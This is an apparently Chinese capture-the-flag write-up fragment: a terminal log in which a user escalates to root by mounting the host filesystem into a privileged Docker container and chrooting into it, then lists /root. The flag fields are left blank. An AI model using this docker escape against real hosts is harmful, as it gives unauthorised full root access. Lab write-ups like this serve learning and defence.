cecaffbfbce4   f9a80a55f492   "/bin/bash"   3 days ago   Exited (0) 3 days ago   festive_chaum
8f151c7764e6   hello-world   "/hello"   3 days ago   Exited (0) 3 days ago   hungry_edison
yliken@link:~$ docker run -v /:/mnt --rm -it b0ba20694c10 chroot /mnt sh
Unable to find image 'b0ba20694c10:latest' locally
^C
yliken@link:~$ docker ps
CONTAINER ID   IMAGE   COMMAND   CREATED   STATUS   PORTS   NAMES
yliken@link:~$ docker run --rm -it --privileged \
>   -v /:/mnt \
>   f9a80a55f492 \
>   chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /ro
sh: 2: cd: can't cd to /ro
ls -al

```
yliken@link:~$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
yliken@link:~$ docker run --rm -it --privileged \
>   -v /:/mnt \
>   f9a80a55f492 \
>   chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /ro
sh: 2: cd: can't cd to /ro
# ls -al
total 72
drwxr-xr-x  19 root root  4096 Oct 28 12:17 .
drwxr-xr-x  19 root root  4096 Oct 28 12:17 ..
drwxr-xr-x   3 root root  4096 Oct 28 12:26 app
lrwxrwxrwx   1 root root     7 Mar 18  2025 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Mar 18  2025 boot
drwxr-xr-x  17 root root  3180 Oct 31 19:45 dev
drwxr-xr-x  85 root root  4096 Oct 31 19:45 etc
drwxr-xr-x   3 root root  4096 Oct 28 12:22 home
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img -> boot/initrd.img-4.19.0-27-amd64
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img.old -> boot/initrd.img-4.19.0-21-amd64
lrwxrwxrwx   1 root root     7 Mar 18  2025 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Mar 18  2025 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Mar 18  2025 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Mar 18  2025 libx32 -> usr/libx32
drwx------   2 root root 16384 Mar 18  2025 lost+found
drwxr-xr-x   3 root root  4096 Mar 18  2025 media
drwxr-xr-x   2 root root  4096 Mar 18  2025 mnt
drwxr-xr-x   3 root root  4096 Oct 28 13:00 opt
dr-xr-xr-x 150 root root     0 Oct 31 19:45 proc
drwx------   7 root root  4096 Oct 28 13:11 root
drwxr-xr-x  21 root root   640 Oct 31 21:33 run
lrwxrwxrwx   1 root root     8 Mar 18  2025 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Mar 18  2025 srv
dr-xr-xr-x  13 root root     0 Oct 31 19:45 sys
drwxrwxrwt  10 root root  4096 Oct 31 22:08 tmp
drwxr-xr-x  14 root root  4096 Apr  1  2025 usr
drwxr-xr-x  12 root root  4096 Apr  1  2025 var
lrwxrwxrwx   1 root root    28 Mar 18  2025 vmlinuz -> boot/vmlinuz-4.19.0-27-amd64
lrwxrwxrwx   1 root root    28 Mar 18  2025 vmlinuz.old -> boot/vmlinuz-4.19.0-21-amd64
# cd /root
# ls -al
total 56
drwx------  7 root root  4096 Oct 28 13:11 .
drwxr-xr-x 19 root root  4096 Oct 28 12:17 ..
lrwxrwxrwx  1 root root     9 Mar 18  2025 .bash_history -> /dev/null
-rw-r--r--  1 root root   570 Jan 31  2010 .bashrc
```

> 有留镜像，结束了

> userflag:
>
> rootflag: